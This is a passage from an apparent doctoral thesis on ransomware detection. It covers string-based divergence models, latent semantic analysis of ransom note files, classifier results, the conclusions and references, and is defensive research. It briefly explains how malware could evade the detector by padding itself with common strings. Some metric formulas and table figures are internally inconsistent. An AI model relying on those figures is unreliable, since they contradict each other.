$$cos(m,c) = \frac{mc}{\|m\|\|c\|} = \frac{\sum_{i=1}^{n} m_i ci}{\sqrt{\sum_{i=1}^{n} m_i^2}\sqrt{\sum_{i=1}^{n} c_i^2}} \tag{6.2}$$

Setting up the vector consists in choosing the most interesting features to discriminate then. The more element of the vector we have the more precise the computation is but also the most costly. We will discuss in the next section the trade off we made.

6.4 Experimental Results

6.4.1 Efficiency of the divergence model

In this paragraph, the evaluation of the ability of the model to reject illegal ciphering software is presented. First the minimum value of strings required for a good detection ratio from 50 values to 500 is defined experimentally. Table 6.1 shows the different values for a candidate `bitman`. Reducing the size of the vector reduces the time needed for dynamically comparing the two vectors. The smaller they are, quicker the on-line decision can be taken to kill or not the process.

Strings	Euclidean	Cosine
50	44	.34
100	87	.36
150	131	.38
200	170	.38
250	220	.34
300	268	.32
350	318	.30
400	368	.28
450	418	.26
500	468	.26

Table 6.1: Mean Value of the Distances According to the Number of Features.

Several ransomware are used, samples of the following families: `bitman, cerber v1, cerber v2, fsnyna, telsacrypt, xorist, yakes, zerber, crysis, ctblocker, gamarue, graphtor, locky, purge` and `sage`.
The results for a threshold of 400 strings are given in Table 6.2. There is clear separation between the class of allowed ciphering tools and the ransomware.

Ransomware	Euclidean ≥ 50	Cosine ≤ 0.85
bitman	368	.28
cerber v1	350	.35
cerber v2	2907	.06
fsnyna	341	.38
telsacrypt	368	.28
xorist	376	.24
yakes	365	.29
zerber	356	.33
crysis	399	.05
ctblocker	395	.11
gamarue	361	.31
graphtor	395	.11
locky	386	.18
purge	376	.24
sage	386	.20

Table 6.2: Detection Ratio of the Ransomware Set.

If an allowed tool is upgraded to a new version, the model m must be recomputed. We evaluate the impact of new versions of the software and how it impacts the model. For this reason, we integrate in the model the version 15.5 of winzip (the 32 bit version) and we check the behavior of the detector if a user loads an upgraded version. We evaluated the versions: 16.5 (64 bits), 17.5 (64 bits) and 22.0 (64 bits). All of them have been detected as valid programs with an Euclidean distance close to 0 and a cosine close to 1.

6.4.2 Known issues and global efficiency

The first issue is related to the false positives that this solution can raise. We evaluate many other programs (Office Powerpoint, Word, Excel, DiskMark, Firefox, Python, SearchIndexer, Open Office Calc...) and they would have been classified as malware with a value below 0.5 for the Cosine metric and over 350 for the Euclidean distance. But due to the fact that they do not perform encryption, they are not suspected by the primary indicator. This solution would not have been suitable if the preliminary step was not executed first.
The second issue is related to the strength of the solution. Any software can be able to bypass this indicator by inserting strings in its code. If the model is stored in the kernel like in our solution, then the attacker must guess the elements that are part of the model. We have restricted the number to 755 common strings, but if we use also the loaded DLL we can include much more common strings but at a higher cost for on line decision. If the attacker can fingerprint the system in a preliminary step, he knows the different installed software. He has to add all the strings in a data section of his malware to bypass the detector. Until now such a

behavior has never been detected but it can occur.

For the global evaluation of our solution, i.e. the primary indicator followed by the string analysis, the following classical measures are used to evaluate its performance. The True Positive Rate (TPR) measure also called the sensitivity is the rate of ransomware samples (*i.e.*, positive instances) correctly recognized:

$$TRP = \frac{TP}{TP + FN}$$

with TP the number of applications correctly classified as ransomware and FN the number of applications misclassified as benign software.
The False Positive Rate (FPR) is the rate of authorized files (*i.e.*, negative instances) wrongly classified (*i.e.*, misclassified as ransomware samples):

$$FRP = \frac{FP}{FN + TN}$$

with F P the number of valid applications incorrectly detected as malicious and TN the number of valid applications correctly classified. The Accuracy (ACC) measure is the rate of the correctly classified file instances, including both positive and negative instances.

$$ACC = \frac{TP + TN}{TP + FP + TN + FN}$$

The input set of data consists in two subsets. A benign set, which corresponds to a collection of intensive use of scientific laptop during nine days containing around 110 000 threads. A hostile set, which corresponds to the execution of ransomware of different families (365 threads).
In the benign set, we can find threads related to the automatic backup, the antivirus solutions and some compressor tools. Table 6.3 provides the result corresponding to the detection using the first level indicator.

Metric	Previous solution 6.2.1	Current Work
TP	365	365
TN	103 180	103 180
FP	6820	0
FN	15	15
TPR	69.05%	96.05%
FPR	17.9%	0 %
ACC	93.79%	99.98%

Table 6.3: Metrics Related to the Solution.

In the second column labeled Current work is the improvement obtained with this work. This solution acts only on the FPR by distinguishing the benign soft-

ware that have been detected as suspected threads. It has no effect on the TPR metric. We consider that all the authorized software have been included into the divergence model. If this is not the case, FP increases correspondingly. The policy of authorized software must remain under the control of the administrator which can raise problem with individuals who are not aware of the dangerousness of software uploaded from unknown sources. This can be a limit of this approach if the user is the administrator.

6.5 Applied Latent Sematic Analysis on Ransom Note Files

In this part, we present the results of our study on the ransom note files. We explore how these files can be used to increase the effectiveness of ransomware detection tools. The same files can be used to minimize the risk of ransomware encryption of some specified ransomware. Three methodologies were used in this study. The first uses latent semantic analysis (LSA) to find similarities between the names of ransom note files and the names of benign files. The second uses machine learning to classify the names into two classes, ransom names and benign names. The third uses LSA on the content of the ransom note files.
The idea of monitoring the names of the created ransom files is interesting to spot the ransomware or to minimize its damage especially if this ransomware adds the ransom note files before encrypting the target files. Indeed, we can stop the ransomware after encrypting only few target files or without any file encryption. The names of the ransom note files can be caught by monitoring the API functions that create files in user mode or kernel mode. For example, `CreateFile` of `Kernel32` with the parameter `GENERIC WRITE` in `dwDesiredAccess`, `NtCreateFile` of `ntdll` that acts like a kind of intermediary between `kernel32.dll` and the kernel or `NtCreateFile` of `NtosKrnl` library. The choice depends to the ransomware detection solution.
The name of the ransom note files is a specified ransomware behavior and can be added to other ransomware behaviors like the entropy of the encrypted files used in [33], file system traversal [39] or the use of the API Crypto [38] to make another ransomware detector or to increase the effectiveness of the existed ransomware detection tools like UNVEIL [30], ShieldFS [32], CryptoDrop [31] or others. Indeed, the terms used in the name of the ransom note files are limited only to a few words which make the approach of using Latent Semantic Analysis or Machine Learning models correct despite the few false positives with the `readme` files of benign software. To resolve this problem and to increase the effectiveness of this idea, we applied this approach on the content of the ransom note files. Our tests were applied on the content of 182 ransom note files of 71 different families. The table in the Appendix shows the used ransom note files collection.
The content of the ransom note files has a fixed objective is attracting the victims to pay the ransom and restore the encrypted files. As a result, the used terms

and the correlations between the phrases in the content are similar. In another word, the similarity between these files is high compared to other files in a user machine. Moreover, the percentage to spot a benign file named like the name of a ransom note file is small in a computer machine. Furthermore, the false positive files (like the `readme` files) are not created recursively in each directory contrary to the ransom files which in many cases are duplicated recursively.

Our idea to increase the effectiveness of the ransomware detection tools can be based on the following scenario: let's suppose a ransomware detector that detects the ransomware using its malicious behaviors. For each behavior, a value k is added to a malice score s of a given monitored process. This detector concludes that the monitored process is a ransomware if s reaches a threshold t:

1. Using LSA (or any Machine Learning model) on the name of any new created file. This approach causes the detector to focus only on the names of the created files (few terms) than focusing on their content. In this step, LSA marks the name as a ransom name or a benign name.
2. We applied LSA on the content of any new created file marked by the first item as a ransom name.
3. If the content is marked as a ransom note content, the owner process (or the parent process) that created this file is suspicious (it is probably a ransomware). In this case, k is added to the malice score of this process. For this behavior, we propose that the added k has a high value to reach the threshold t.

6.5.1 Ransom Note Pre-analysis

The interest of this part is to present the methods of text preparing that precede text analysis of a document corpus (ransom files corpus). These methods are used to clean the names and the content of the ransom note files before applying LSA or any machine learning model and include unitization, tokenization, standardizing, cleaning, removing stop words and stemming or lemmatization:

1. Unitization: we extracted and decoded the content/names of the ransom note files and we considered that each word in the content or in the name as a unit in our analysis.
2. Tokenization, cleaning and standardization: cited extensions, victim ID, unknown and non-alphanumeric characters were removed from the names and the content. The words were converted to lowercase because we do not want that some terms like `Recover files`, `RECOVER FILES`, and `Recover Files` to be considered as separate terms. At the end of this step, we removed any term of length two.

3. Filtering the insignificant words: in the first test we used the Python library Enchant[4] to check the spelling of words and remove any false word. This library labels some interesting words in our context as false word. For example, `rsa, aes, pc, usb, bitcoin, cbc, rdp` and other words. For this reason, we added these words to the Enchant dictionary with the ransomware names of the collected ransom note files.

4. Stop word removal: this method was used to remove some frequently terms like `and, the, be, to` and `of` from the content (without the names) of the ransom note files. These terms do not add any value to our analysis on the content. In order to remove these terms, we used a predefined stop words dictionary from the Python module `nltk`.

5. Stemming or lemmatization: the final stage is to perform either stemming or lemmatization on the words to transform each word to its root form. For example, `recover` to `recov`, `files` to `file` and `using` to `use`. In our tests, we found that the `SnowballStemmer` gave us the desired results.

6.5.2 Latent Semantic Analysis

In the language vocabulary, the mapping that supposes each word has only one concept (in other term synonym) and each concept is defined by one word do not exist. Indeed, all languages have different words with multiple meanings and other words define, mean or describe the same thing (synonyms). For example, the word second is a measurement of time, while it can also denote the placement of something after the first. The word pool when used together with the word water or the word swim means a man-made area of water for swimming. However, the word pool when used together with the word ball means billiard game.

Latent Semantic Analysis (LSA) is an unsupervised analysis that attempts to solve the problem of comparing the meanings or the concepts behind the words by mapping both words and documents into an algebraic space and doing the comparison in this space. In both the names and the content, we built a name/content-term matrix based on the names/content of the ransom notes which rows correspond to the names/content and columns correspond to the extracted terms from the names/content (using the pre-analysis in previous subsection). To evaluate the importance of each extracted term in the name/content individually and in the corpus of names/content, Tf-Idf (Term Frequenc-Inverse document Frequency) weighting that assembles local and global weighting was used to the Name/Content-Term Matrix (N/CTM). It is often used in LSA and text analytics. The weighted matrix was decomposed into three matrices using Singular Value Decomposition (SVD). Indeed, LSA performs an analysis of co-occurrence across the

[4]Pyenchant: Python enchant spellchecking library `https://github.com/rfk/pyenchant`.

corpus of documents (in our case the corpus of the names/content of ransom note files) using singular value decomposition (SVD) to reduce the dimensionality of the ransom note document-term[5] representation (or document-term matrix). This reduction has the effect of preserving the strongest semantic information in the text (names/content of ransom note files) and throws away the noise. Then, LSA identifies the related terms (using for example the cosine similarity) and put them under one topic without any prior knowledge on their real categories. The book [88] presents more details about how LSA extracts similarities between documents through dimensionality reduction.

6.5.3 Latent semantic analysis applied on the names of ransom files

In this part, we present the results of applying LSA in two parts: LSA to check similarities between the collected ransom files and the benign files of an uninfected machine and LSA to identify the ransom note files of a ransomware on an infected machine by the same ransomware.

LSA applied on files of an uninfected machine

Despite there are no ransom files within the benign files on the uninfected machine, we found some few benign names similar to ransom names. These names are false positive names for LSA. In this case, a ransom note detector can use other ransom notes characteristics (extensions, content, patterns...) to avoid these files. For example, the word `asasin` which is divided by the pre-analysis phase to the words `as as in`, then it is similar to the benign file named `ASF.pm` ("asf" was split to "as" "f"). Despite that the machine was not infected by a ransomware, we found some false positives for LSA. Compared to the number of benign names (3000 names), we had only 20 false positive files which makes our idea promising to be used with other monitored behaviors to detect the ransomware. Table 6.4 shows the ransom note names and their similar benign names. The next subsection presents the same test but on an infected machine by a ransomware.

LSA Applied on Files of an Infected Machine

We infected the same used machine in the previous test by a ransomware named `Zoro`. This ransomware adds in each target directory three `txt` ransom files: `!-GET_MY_FIL-ES-!-.txt`, `#RECOVERY-PC#.txt` and `@_RESTORE-FILES_@.txt`. Our ransom files collection does not contain `#RECOVERY-PC#.txt` and `@_RESTORE-FILES_@.txt`. In this test, we tried to find the three ransom notes of `Zoro` using LSA.

- All the `txt` files of `!-GET_MY_FILES-!.txt` and the 890 `txt` files of `@_RESTORE-FILES_@.txt` were detected. But, the other 890 `txt` files of `#RECOVERY-PC#.txt`

[5]document means the names or the content of ransom note files.

Ransom Note	**Similar Files**
"ReadMe" "_[]_README_" "README" "@README"	ExifTool\README Recent\readme.lnk hexrays\readme.txt IDAscope\README.md ExeinfoPE\readme.txt plugsdk\readme.txt PeiD\readme.txt WebAdmin\Readme.html Doc\ReadMe.txt PESpin\ReadMe.txt odbg\readme.txt upx\README upx\README.1ST reghost\readme.txt
"_HELP_HELP_ HELP_[]_"	Mnt\Help.lnk epydoc\help.html IDA\idahelp.chm odbg\help.pdf odbg2\help.pdf
"asasin"	ExifTool\ASF.pm

Table 6.4: Ransom Names and their Similar File Names.

were not detected because their names contain the word PC which does not exist in any ransom name of our used dataset and the chosen threshold of similarity (> 0.8) is not sufficient to detect this name. The high similar ransom names to this name are presented in Table 6.5. Generally for this ransomware, we can detect the third ransom file by adjusting the used stemmer to include recovery and recover in the some word recov.

Ransom Note Name	Ransomware	Similarity (with splitter)	Similarity (without splitter)
RECOVERY	TeslaCrypt	0.707529561179	0.705759468455
!Recovery_[]	Sage	0.707529561179	0.705759468455
Recovery	TeslaCrypt	0.707529561179	0.705759468455
Recovery+[]	TeslaCrypt	0.707529561179	0.705759468455

Table 6.5: High Similarity of the Name #RECOVERY-PC#.txt.

- Table 6.6 shows the false positive files in the infected machine state and the uninfected state. FP means that the file was detected as a false positive ransom file, TN means that the file is a true negative file. Compared the two states, some files (the last 11 files) were detected in the uninfected state

as a false positives and not detected in the infected state. These files were encrypted and labeled with the extension `aurora` and the taken name of these files is `<original_name>.<original_extension>`. From the same table, we can conclude that `Zoro` ransomware avoids encrypting `lnk`, `html`, `md`, `pm`, `1ST` and the files without extension. On the other hand, it targets the `txt` and `pdf` files. The number of false positive names depends on the number of avoided/targeted extensions by the ransomware. The number of false positive names in the infected case is less than the number of false positive in the uninfected case which means that our approach is correct.

File Name	Uninfected State	Infected State
..\Maintenance\Help.lnk	FP	FP
..\epydoc\help.html	FP	FP
..\ExifTool\README	FP	FP
..\Recent\readme.lnk	FP	FP
..\IDAscope\README.md	FP	FP
..\WebAdmin\Readme.html	FP	FP
..\upx\README	FP	FP
..\upx\README.1ST	FP	FP
..\Recover My Files.lnk	TN	FP
..\Recover My Files v5.lnk	TN	FP
..\ExifTool\ASF.pm	FP	FP
..\hexrays_sdk\readme.txt	FP	TN
..\ExeinfoPe\readme.txt	FP	TN
..\pluginsdk\readme.txt	FP	TN
..\PeiD\readme.txt	FP	TN
..\Documentation\ReadMe.txt	FP	TN
..\PESpin\ReadMe.txt	FP	TN
..\odbg\readme.txt	FP	TN
..\regshot\readme.txt	FP	TN
..\IDA\idahelp.chm	FP	TN
..\odbg\help.pdf	FP	TN
..\odbg2\help.pdf	FP	TN

Table 6.6: FP and TN files in the Infected/Uninfected State with Splitter.

- LSA on the names cannot classify the ransomware because some ransomware use different names for each version. In our example, the single ransom name of `Zoro` family in the collection does not allow us to detect the two other ransom note names. The similarity of these two ransom names is high with the ransom names of other ransomware families.
- Table 6.7 shows us that the name `@_RESTORE-FILES_@` is detected by the name `# RESTORING FILES #`, the name of `Cryptoshield` ransom note. Therefore, the stemming method on the names has interesting effects on the results. Using one word, we can detect other related words.

Ransom Note Name		Similar Files
Name	Ransomware	
"!-GET_MY_FILES" "get_my_files"	Zoro Velso	All "!-GET_MY_FILES.txt" ransom note files
"RESTORE_FILES" "#RESTORING FILES#"	TeslaCrypt CryptoShield	All "@_RESTORE-FILES_@.txt" ransom note files
HELP_RESTORE_FILES HELP_HELP_HELP_[]	TeslaCrypt Cerber	Mnt\Help.lnk epydoc\help.html
ReadMe _[]_ReadMe_ README @README	Sigma Cerber HydraCrypt CryptXXX	ExifTool\README Recent\readme.lnk IDAscope\README.md Recent\Readme.html upx\README upx\README.1ST
RECOVER RECOVER+[] {RECOVER}-[]__ RECOVER-FILES recover	HC7 TeslaCrypt TeslaCrypt Globelmposter Lockyr	RecoverMyFiles.lnk (2 files) RecoverMyFiles v5.lnk (2 files)
asasin	Locky	ExifTool\ASF.pm

Table 6.7: Ransom Names and their Similar File Names.

To conclude this part, we found that the detection of the ransom note files using LSA on their names is possible and must be combined with other indicators to detect the ransomware. In the first part of this subsection, we have discovered the benign files that make some false positives for LSA. In the second part, we have proved how our approach can be correct to detect new ransom note names with a reduced number of false positive names.

6.5.4 Latent semantic analysis applied on the content of ransom files

In this part, we present the results of applying LSA on the content of the collected ransom files. We found that the similarity between the ransom note files of different families is high. For this reason, we calculated using LSA the similarities between the ransom note files and some collected benign files. The benign files were collected from different machines searching for any `txt` or `pdf` file named `readme` or containing the term `help` in the name[6]. We added to these files some files from different corpora like [91] to construct a corpus of 200 randomly chosen benign files. Table 6.8 shows the number of similar ransom note files to benign files. From this table, we conclude that we can differentiate between the benign files and the ransom note files. Indeed, the number of similar ransom note files to benign files is null from a threshold $s \geq 0.99$. Effectively, the content of the

[6]These files have high LSA similarity on the names with ransom note files

ransom notes cannot evade from their objective and their context.

Threshold	Number of similar files
$s \geq 0.90$	234
$s \geq 0.91$	199
$s \geq 0.92$	160
$s \geq 0.94$	94
$s \geq 0.95$	46
$s \geq 0.97$	6
$s \geq 0.99$	0

Table 6.8: Number of similar ransom note files to benign files for some thresholds.

To prove our idea, we collected the known propagated samples in April 2019. Then, we tried to check the similarities of the content of their ransom notes with the content of the benign files and the ransom note files in our dataset. The collected samples were:

- `CryptoMix` the `dll` version. This ransomware adds a ransom note file named `_HELP_INSTRUCTION.txt` at the beginning of infection (before encryption) in the root directory.
- `Dharma` and `Phobos` ransomware, these ransomware add their ransom note files at the end of infection. The ransom note files of these ransomware were not tested.
- `French101` ransomware adds the ransom note file `HOW TO RECOVER ENCRYPTED FILES.txt` in any target directory containing target files. This ransomware adds this ransom note file in the directory before encrypting its content.
- `GandCrab`, the modified version by `jokeroo` RaaS adds in each target directory (empty or containing files) a ransom note file named `[extension]-MANUAL.txt` before encrypting its content.
- `SadComputer` starts its encryption from the current user directory. It adds a ransom note file named `sadcomputer_note.txt` in each target directory (empty or containing target files) before encryption.
- `StopDjvu` ransomware adds `_readme.txt` in the desktop of the current user before encrypting the content.

We had five known ransomware families that add their ransom note files before encryption. We compared the similarity of the ransom files of these ransomware with our dataset of benign files and ransom files. Table 6.9 shows for a threshold $s \geq 0.95$ the similar files to these ransom note files.

These ransom notes files are only similar to ransom note files and not similar to benign files. The ransom note files of GandCrab and SadComputer ransomware are not similar to benign files and ransom note files for the chosen threshold. For a decreased threshold from 0.95 to 0.94, the ransom note file sadcomputer_note.txt of SadComputer ransomware is only similar to the ransom note file !satana!.txt of satan ransomware. For a threshold from 0.95 to 0.91, the ransom note file [extension]-MANUAL.txt of GandCrab ransomware is only similar to the ransom note files [ext]-DECRYPT.txt of the version 5.0.4 and 5.0.3 of itself. For this threshold, we have only one benign file similar to a ransom note file in our database. In the case that the ransomware detection tools cannot find similar files to an evaluated ransom note file, it can decrease the chosen threshold only for this evaluated file to search its similar files.
We explored again other ransomware (seen on May/June 2019) that add their ransom note files before encryption: ChaCha, JSWorm, GlobImposter (NewWave), GlobIm-
poster2.0, StopDjvu (LotR, litar and dalle) and Buran ransomware. The ransom files of these ransomware have high LSA similarity (≥ 0.90) with the other ransom notes files like the ransom note files of Dharma, Querty, HC7 and others. Their LSA similarity with the benign files is low. Moreover, we tried to detect these ransomware using some ransomware detection tools: AntiRansomV3, CryptoDrop, DaD, Acronis Ransomware protection, Kaspersky Anti-Ransomware (without updates) and Cyber Reason RansomFree. We could not detect all these ransomware before that they put their ransom notes in a target directory. Moreover, most of them detected these ransomware after encrypting some files. Only the updated version of Kaspersky Anti-Ransomware detected these ransomware before that they put their ransom notes. This tool uses two approaches to detect the ransomware: a behavioral analysis on the running processes and a signatures scan.

In this part, we applied LSA on the content of the ransom note files. The results of applying LSA on the content are promising. Indeed, the identification of ransom note files using LSA as the last method (after using LSA on the names of the ransom note files) to identify the ransom note files can give more interesting results using a large database of ransom note files than the result presented for 182 ransom note files. In another hand, the high similarity between ransom note files differentiates them from the benign files that make their detection possible. Generally, the ransom note file remains a file that notifies the victim to pay a ransom.

6.6 Machine Learning on the names of ransom files

Classification analysis is different from the unsupervised analysis LSA. Classification analysis is a type of supervised learning model which is used to automatically

classify data (sentences, malware, documents, reviews...) when the true classification of data is known to build predictive models, the major advantage of supervised analysis. In contrast, no prior knowledge on the real categories are used in unsupervised analysis methods. Endgame[7] developed a machine learning model to classify and detect the ransom notes using their content by a prototype of a dynamic ransomware detection. Despite the weakness of their prototype or generally the weaknesses of the detection of ransomware using only one ransomware behavior, we think that the ransom notes can offer an other ransomware behavior for the detection. Using the ransom names, this approach is more faster than their approach.
We used machine learning models to classify names as ransom names or benign names by checking which side of the decision boundary the evaluated name was put. The decision boundary in our case is a geometrical structure such that names in one side of this boundary are defined as ransom names, and names in the other side of the boundary are defined as benign names. Generally, many classification models available for classification in text analytic applications. We used some of them on the ransom names and benign names.

The same pre-analysis of section 6.5.1 was applied. Before the classification analysis, the evaluated file names were separated into two groups based on the chosen split rule (ransom name or benign name): training set and testing set. A popular split [88] is to put 70% of the names in the training set and the rest in the testing set. This is performed by the function `train_test_split` of `sklearn.model_selection` with the parameters `test_size 0.30`. Then, the classification method is applied to the *Tf-Idf* weighted NTM (Names-Term Matrix) of the training set. Once the classifier is created, it is applied to the *Tf-Idf* weighted NTM of the testing set.
The distribution of names in our dataset is imbalanced, more benign names than the ransom names. To resolve this problem, we used Synthetic Minority Oversampling Technique (SMOTE)[89] and Neighborhood Cleaning Rule (NCR) [90] for under-sampling. The first generated minority examples to be added to the original set. The second performs under-sampling based on the condensed nearest neighbour (k=1, the default case) method.

In result, among several ways to evaluate which model to choose, we have the accuracy of the model. Table 6.10 presents the overall accuracy in descending order (with F-measure). Random Forests has the best accuracy value followed by Support Vector Machine and Decision tree. We conclude that the Random Forests model is an optimal choice to detect the ransom names in the used dataset. Furthermore, this model is suggested to know the importance of specific terms in

[7] `https://www.endgame.com/blog/technical-blog/stop-and-step-away-data-rapid-anomaly-detection\-ransom-note-file-classification/`

the model.

6.7 Conclusions

In the first part of this chapter, we develop an anomaly detection process of suspected cryptographic activities in threads to replace a human decision. We use a model for allowed cryptographic applications having a subset of common features. We build a model representing these allowed applications. We measure the distance between a suspected thread and the model to allow legitimate software to resume execution and to block the illegal ones. We improve the original solution by reducing the FP rate but with no effect on the FN . We mix several detectors, which use different features, that measure different aspects of an unknown software. The solution relies on a single probe that records all the writing requests. Its impact on the system is extremely low, the second indicator cost more but it is only involved in case of suspicion. As a drawback, this mechanism can be bypassed if the attacker can customize dynamically his code after a fingerprinting step.

The objective of the second part of this chapter, is to suggest a new ransomware feature that can be used jointly with other ransomware behaviors to detect the ransomware. Our main goal is to prove the possibilities of this idea to differentiate between the benign files and ransom note files. We think that the number of collected ransom notes is not sufficient to make decisions on the optimal solution between LSA and Machine Learning models. Indeed, we are the first who started collecting the ransom notes[8]. There is no available projects or shared repositories to collect the ransom notes. The used terms in the names of the ransom notes are limited to few terms which make the detection of these names possible. Using LSA or a machine learning model on these names gave interesting and promising results. We found that the machine Learning models can also be used to detect the ransom names with Random Forest as an optimal model. Section 6.5.4 is a continuation of the idea of using the names of the ransom note files. We suggest the use of LSA on the content of any file labeled by LSA on the names as a name of a ransom note file. The LSA similarity between the content of the ransom note files and the content of benign files is not high. Moreover, the ransom note files of many ransomware including the recent ransomware (April 2019 or May/June 2019) that add the ransom note files before encryption have not any similarity with the benign files. In contrary, these ransom files have a high similarity with the other ransom note files.

[8]RansomNoteFiles `https://github.com/lemmou/RansomNoteFiles`.

Ransom note name	Similarity	Similar files
_HELP_INSTRUCTION.txt (CryptoMix)	0.9858	helloreadmenow23.txt of CryptoBit ransomware
HOW TO RECOVER ENCRYPTED FILES.txt (French101)	0.9817	READ THIS IF YOU WANT TO GET ALL YOUR FILES BACK.txt of Omerta ransomware
	0.9872	How to decrypt files.txt of Vendetta ransomware
	0.9869	all info.hta files of Dharma ransomware
	0.9902	!! RETURN FILES !!.txt and Payday.hta of BTCWare ransomware
	0.9884	!#_READ_ME_#!.hta BTCWare ransomware
	0.9974	HOW TO RECOVER ENCRYPTED FILES.txt of Scarab ransomware (2018-10-12)
	0.9930	IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.txt of scarab ransomware (2017-11-23)
	0.9923	DECRYPTING.txt of Comonransomware ransomware
[extension]-MANUAL.txt (GandCrab)	-	-
sadcomputer_note.txt (SadComputer)	-	-
_readme.txt (StopDjvu)	0.9829	README_DECRYPT.html of striked ransomware
	0.9592	RECOVER.txt of hc7 ransomware
	0.9755	ransom_pay.html (unknown ransomware)
	0.9813	how_to_back_files.html of GlobImposter
	0.9768	How to restore your files.hta of GlobImposter ransomware
	0.9503	[unknown].txt of Amnesia
	0.9706	DECRYPT.[].txt of rapid
	0.9734	README_BACK_FILES.htm of Eq

Table 6.9: Similar files for $s \geq 0.95$.

Order	Model	Overall F-measure	Overall Accuracy
1	Random Forests	0.920	98.32%
2	Support Vector Machine	0.895	97.81%
3	Decision Tree	0.900	97.81%
4	Naive Bayes	0.900	97.68%
5	Logistic Regression	0.890	97.55%
6	k-Nearest Neighbor	0.425	52.89%

Table 6.10: Overall Accuracy in Descending Order.

Chapter 7

Conclusion and Future Work

This chapter concludes this thesis by summarizing our main contributions and pointing out the research findings reached, as well as some directions for future research.

7.1 Conclusion

The thesis deals with the behavioral analysis and detection of ransomware, which starts at the beginning of 2016 and coincides with an increase of ransomware activities. Until now, the date of writing this dissertation, ransomware stills a major threat (with new other features) for individuals and organizations. In the first chapter, we present an introduction on malware, their theoretical side, purposes/classes and propagation tactics. Then we discuss the malware analysis to present an idea about our contributions on analyzing ransomware. The second chapter presents a ransomware analysis of two different ransomware are `PrincessLocker` (2016) and `Spora` ransomware (2017). Chapter 3 examines the overinfection management in ransomware and explores technically this feature on `TeslaCrypt` ransomware (2017). The fourth chapter presents a full depth malware analysis of `GandCrab` (2018) ransomware according to some recent works and findings on ransomware detection and prevention. Chapter 5 presents all results of our research on Windows crypto-ransomware during the last years by exploring and discussing the relevant ransomware behaviors on more than twenty manually analyzed ransomware families, including the known and the recent families. Some extracted behavior were explored automatically inside more than 200 different ransomware collected during 2019. Chapter 6 presents an effective solution to correctly distinguish between valid programs and ransomware using a string analysis. Then, based on this solution, we present other uncompleted ideas to detect the ransomware or to limit its damage.
The main goals of our research are achieved by providing to the research community a set of of ransomware behaviors based on several ransomware analyses, to

detect, identify the ransomware or limit its damage. All extracted behaviors can be involved or used jointly in the available solutions and ideas to detect/identify the ransomware.

7.2 Future Research Directions

The contributions proposed in this dissertation present a potential opportunity for further works to be carried out, either to support and confirm the discussed behaviors in new original contributions. In the following, we outline three promising directions of future work:

- We presented in the second part of the sixth chapter some uncompleted ideas based on string analysis to detect or identify the ransomware. Using Latent Semantic Analysis or any similar idea on the content and the names of the ransom note files is a good start to improve this idea on ransomware detection or prevention. Moreover, the use of LSA on the content of the ransom note files with other features like the email/bitmessage/bitcoin addresses and the keywords within these files can be used to improve the effectiveness of the ransomware identifier `ID-Ransomware` or to make another ransomware identifier. The same idea of using LSA can be used to detect the ransomware using its extracted strings from its dumps memory.
- In this dissertation, we presented several ransomware behaviors. All these behaviors must be explored on a large set of ransomware families to organize them and determine the most relevant behaviors. The organization of these behaviors can be used in a new original ransomware detection/prevention tools.
- in the fifth section, we discussed some behaviors on Android ransomware. We suggest to make the same research on Android ransomware or other platforms.

Bibliography

[1] F. Cohen, *Computer viruses, Ph. D Thesis,*. University of Southern California, 1986.

[2] Leonard M. Adleman, *An Abstract Theory of Computer Viruses* , Advances in Cryptology — CRYPTO' 88, pp. 354-374, 1988.

[3] Filiol Eric, *Computer Viruses: from theory to applications*. Springer, 2005.

[4] Zeljka Zorz: RDP and VPN use soars, increasing enterprise cyber risk. `https://www.helpnetsecurity.com/2020/03/30/enterprise-vpn-use/` [accessed on july 2022]

[5] D. Moore, C. Shannon and K. C. Claffy: Code-Red: a case study on the spread and victims of an internet worm, In Proceedings of the 2nd ACM SIGCOMM Internet Measurement Workshop, IMW 2002, Marseille, France, November 6-8, 2002.

[6] N. Milošević: History of malware, CoRR, vol. abs/1302.5392, 2013.

[7] P. Abdurrahman, A. Tankut: Malware classification based on API calls and behavior analysis, IET Information Security, 12, (2), pp. 107-117 2018.

[8] Y. Suleiman Y., S. Sakir, M. Igor: High accuracy android malware detection using ensemble learning, IET Information Security, 9, (6), pp. 313-320 2015.

[9] A. Terrence, D. Duy and N. Marius: Economics of Ransomware Attacks, 2019.

[10] Paul RASCAGNERES, *Malware, Identification, Analyse et Eradication*, first edition. ENI Editions, 2007.

[11] Ross Brewer: Ransomware attacks: detection, prevention and cure, Network Security, vol. 2016, Issue 9, pp. 5-9, 2016.

[12] O'Brien, D.: Internet security threat report ransomware 2017, an istr special report. Symantec 2017 `https://www.symantec.com/content/dam/symantec/docs/security-\center/white-papers/istr-ransomware-2017-en.pdf` [accessed on july 2022].

[13] Alex Perekalin: WannaCry: Are you safe? Kaspersky 2017 `https://www.kaspersky.com/blog/wannacry-ransomware/16518/` [accessed on july 2022].

[14] Symantec: Internet Security Threat Report Volume 24 — February 2019, Symantec 2019 `https://www.symantec.com/security-center/threat-report` [accessed on july 2022].

[15] McAfee Labs: McAfee Labs Threats Report - August 2019. McAfee Labs 2019. `https://www.mcafee.com/enterprise/en-us/assets/reports/rp-\quarterly-threats-aug-2019.pdf` [accessed on july 2022].

[16] Kai Wang, Jun Pang, Dingjie Chen, Yu Zhao, Dapeng Huang, Chen Chen, and Weili Han. A Large-scale Empirical Analysis of Ransomware Activities in Bitcoin. ACM Trans. Web 16, 2, Article 7 (May 2022), 29 pages. https://doi.org/10.1145/3494557, 2021.

[17] A. Young and M. Yung, Cryptovirology: extortion-based security threats and countermeasures, in Proceedings 1996 IEEE Symposium on Security and Privacy, pp. 129-140, May 1996.

[18] A. Gazet: Comparative analysis of various ransomware virii, Journal in Computer Virology, vol. 6, no. 1, pp. 77-90, 2010.

[19] Caivano, D., Canfora, G., Cocomazzi, A., Pirozzi, A., Visaggio, C.A.: Ransomware at x-rays. In: 2017 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData), Exeter, United Kingdom, June 21-23, 2017. pp. 348-353 2017.

[20] MacRae, J., Franqueira, V.N.L.: On locky ransomware, Al Capone and Brexit. In Proceeding of Digital Forensics and Cyber Crime - 9th International Conference, ICDF2C 2017, Prague, Czech Republic, October 9-11, 2017, pp. 33-45 2017.

[21] Y. Lemmou and E. M. Souidi, Princesslocker analysis, In proceeding of the International Conference on Cyber Security And Protection Of Digital Services, Cyber Security 2017, London, United Kingdom, June 19-20, 2017.

